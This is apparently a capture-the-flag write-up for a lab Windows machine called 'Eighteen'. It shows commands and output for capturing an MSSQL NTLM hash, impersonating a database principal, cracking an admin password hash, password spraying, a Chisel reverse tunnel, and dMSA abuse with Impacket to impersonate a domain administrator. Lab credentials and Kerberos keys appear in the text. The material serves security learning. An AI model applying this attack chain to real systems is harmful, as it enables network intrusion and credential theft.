Eighteen is an easy Windows machine… As is common in real life Windows penetration tests, you will start the Eighteen box with credentials for the following account: kevin / iNa2we6haRj2gaw!
We see that the credentials kevin:iNa2we6haRj2gaw! are used for a local SQL user. Although as we can see we have limited functionality and cannot use the financial_planner DB.
Here we try the to attack the MSSQL service by getting it’s NTLMv2 Hash by abusing the xp_dirtee. We setted up responder for this also and it works as we get the hash. Although we couldn’t crack it, which means that the password is not an easy one.
This is an easy and very useful attack in many scenarios when dealing with Windows services. responder is a multi-listener tool that listens for all sorts of different protocols at the samr time. Here we use MSSQL’s procedures to traverse a remote share (SMB) and thus getting the NTLMv2 hash for authentication from the service running MSSQL.


We should continue the enumeration of the database but it make sense to also check the web page more, its pages, endpoints, etc. We check the Login and Register page for SQL injection by trying to abuse it to throw errors. We do the same for the endpoints after we register a user. The app seems to be solid except the fact that it is throwing 500 server errors.
What we managed to find out is an error coming from the MSSQL when we try to register a user with the same username and thus we learned that an admin exists already!
With the above check we can check the impersonation rights the user has. We can impersonate the system user appdev.
Below is tool we can use also for MSSQL enumeration and more. We give it a go for a double check.
└─$ mssqlpwner kevin:'iNa2we6haRj2gaw!'@10.10.11.95 enumerate
[*] Connecting to 10.10.11.95:1433 as kevin
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)[*] Discovered hostname: DC01
[*] Discovered server principal: appdev on DC01 (kevin@master/guest)[*] Server information from DC01 (kevin@master/guest) is retrieved
[*] Server information from DC01 (kevin>I:appdev@master/guest) is retrieved
[*] Done!
[*] Enumeration completed successfully
[*] Saving state to file
[*] Linkable servers:
[*] Linked Server Name: DC01
[*] Chain: DC01 (kevin@master/guest)[*] Hostname: DC01
[*] Chain ID: 8709b586-aa81-4f1b-a16a-cefe2170a88e
[*] Database User: guest
[*] Database Name: master
[*] Server User: kevin
[*] Instance Name: MSSQLSERVER
[*] Version: Microsoft SQL Server 2022(RTM) - 16.0.1000.6 (X64) Oct 82022 05:58:25
Copyright (C)2022 Microsoft Corporation
Enterprise Evaluation Edition (64-bit) on Windows Server 2025 Datacenter 10.0 <X64> (Build 26100: )(Hypervisor)[*] Domain Name: EIGHTEEN
[*] Our user can impersonate these server principals: appdev
[*] These databases are trustworthy: msdb
[*] These databases are available: financial_planner
[*] --------------------------------------------------
[*] Linked Server Name: DC01
[*] Chain: DC01 (kevin>I:appdev@master/guest)[*] Hostname: DC01
[*] Chain ID: fe6488c8-730c-4b68-bf94-53d6d565dd5f
[*] Database User: appdev
[*] Database Name: master
[*] Server User: appdev
[*] Instance Name: MSSQLSERVER
[*] Version: Microsoft SQL Server 2022(RTM) - 16.0.1000.6 (X64) Oct 82022 05:58:25
Copyright (C)2022 Microsoft Corporation
Enterprise Evaluation Edition (64-bit) on Windows Server 2025 Datacenter 10.0 <X64> (Build 26100: )(Hypervisor)[*] Domain Name: EIGHTEEN
[*] Our user can impersonate these server principals: appdev
[*] These databases are trustworthy: msdb
[*] These databases are available: financial_planner
[*] --------------------------------------------------
[*] Nothing to revert
We impersonate appdev with the below statement and the continue into the financial_planner db.
We manage to get the administrators hash from the database. Now we need to crack it in order to use elsewhere.
Important
Finding the correct hash attack mode is important for hashcat, as well as putting the above hash in the correct format. For that the official site helps us with examples.
The hash needs to be converted from Hex to Base64 and changed a little bit to match the accepted format.
└─$ hashcat -m 10000 admin.hash /usr/share/wordlists/rockyou.txt.gz
pbkdf2_sha256$600000$AMtzteQIG7yAbZIa$BnOtkKC0r7GdZiM28Pzjqe3Qt7GRk3F74ozk1myIcTM=:iloveyou1
Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10000(Django (PBKDF2-SHA256))Hash.Target......: pbkdf2_sha256$600000$AMtzteQIG7yAbZIa$BnOtkKC0r7GdZ...yIcTM=Time.Started.....: Sat Jan 10 15:15:44 2026(26 secs)Time.Estimated...: Sat Jan 10 15:16:10 2026(0 secs)Kernel.Feature...: Pure Kernel (password length 0-256 bytes)Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)Guess.Queue......: 1/1 (100.00%)Speed.#01........: 1599 H/s (10.69ms) @ Accel:4 Loops:250 Thr:512 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)Progress.........: 40960/14344385 (0.29%)Rejected.........: 0/40960 (0.00%)Restore.Point....: 0/14344385 (0.00%)Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:599750-599999
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> loserface1
Hardware.Mon.#01.: Temp: 60c Util:100% Core:1860MHz Mem:6000MHz Bus:8
Started: Sat Jan 10 15:15:37 2026Stopped: Sat Jan 10 15:16:11 2026

We have successfully cracked the hash and used it on the website.
The problem though is that we don’t get anything from it. Tried authenticating with WinRM on the DC host with various usernames(kevin or admin) didn’t work. Even trying username spraying attacks didn’t bring much.
Tip
What if there was a way to enumerate the local principals via the MSSQL credentils we have? Well, actually there is. We can enumerate the RIDs of a Windows host by us using MSSQL and find out what we are looking for. We will nxc for this.
Info
NetExec (often abbreviated as nxc) is a powerful, open-source network exploitation tool designed to automate security assessments of large networks, with a strong focus on Active Directory (AD) environments.
Bingo, we got a ton if information. We save these usernames in a users.txt so we can do a spray attack and have them for reference.
We will use Crackmapexec to perform our attack and find which of these can be used with the known password to authenticate on the Windows DC.
One important thing to do that generally helps in enumeration and in our tools usage is to expose all the internal ports and networks. We can create a reverse dynamic tunnel and have all the interal services reachable from our attackr host.
Even though in our example can be more or less helpful it’s still good to do it. On the Windows DC we don’t see SSH.exe so we can use Chisel for that.
Info
Chisel is an HTTP tunneling tool that encapsulates our data stream within HTTP. It also uses the SSH protocol within the tunnel so our data will be encrypted.
Attacker/Kali host.
1
2
3
4
5
└─$ chisel server --port 8081 --reverse
2026/01/12 13:47:52 server: Reverse tunnelling enabled
2026/01/12 13:47:52 server: Listening on http://0.0.0.0:8081
2026/01/12 13:50:09 server: session#1: Client version (1.11.3) differs from server version (1.11.3-0kali1)2026/01/12 13:50:09 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
We have done some basic checks on the user and its privileges. Our target seems to be the Administrator user but we can have a better idea how to get there by checking Bloodhound. First we collect enumerate the AD with Sharphound and then we import it our Bloodhound instance locally.
Info
We skip the part where we tranfer the Sharphound.ps1, import it and run it and then tranfer the .zip file back to our local attacker host. But any artifacts can be transfered from the attacker => victim by spinning a web server(python -m http.server 80) and using iwr from the Windows victim host.
The opposite can be done also by running an SMB server on the attacker (impacket-smbserver) and just mounting that share from the Windows host.

Bloodhound revelead interesting stuff about our user. Part of group IT. We continued looking for all the important stuff and “must” checks but we didn’t get anything interesting.
Even continued importing PowerView and enumerate a bit more the AD but nothing popped.
The we started looking online also based on our Windows version.
For that specific Windows build there were tons of CVEs and possible exploitable vulnerabilities. We focused again in AD enumeration to see if we had missed something and with Powerview we see check for interesting ACLs.
└─$ proxychains impacket-getST  eighteen.htb/adam.scott:iloveyou1  -impersonate "lol2_dmsa$" -dc-ip 10.10.11.95 -self -dmsa
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:88  ...  OK
[*] Impersonating lol2_dmsa$
[*] Requesting S4U2self
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  10.10.11.95:88  ...  OK
[*] Current keys:
[*] EncryptionTypes.aes256_cts_hmac_sha1_96:4b0b61f3b184f5bc6d2da8954ddedcfab3151583491bd75c40b067ddc0e80383
[*] EncryptionTypes.aes128_cts_hmac_sha1_96:a6b006a464556aa13606aa4913aa1b3a
[*] EncryptionTypes.rc4_hmac:40aabb572d561f64d7ae4ba428551ca4
[*] Previous keys:
[*] EncryptionTypes.rc4_hmac:0b133be956bfaddf9cea56701affddec
[*] Saving ticket in lol2_dmsa$@[email protected]
Info
The attack flow of that specific CVE is abusing dMSA. How?
Our user has CreateChild permissions over the Staff OU, allowing the creation of a malicious dMSA object, which was abused to impersonate the Domain Administrator.
Having the ticket in our disposal we can just use it to query whatever we want.
We need to export it so Impacket can find it export KRB5CCNAME='lol2_dmsa$@[email protected]'.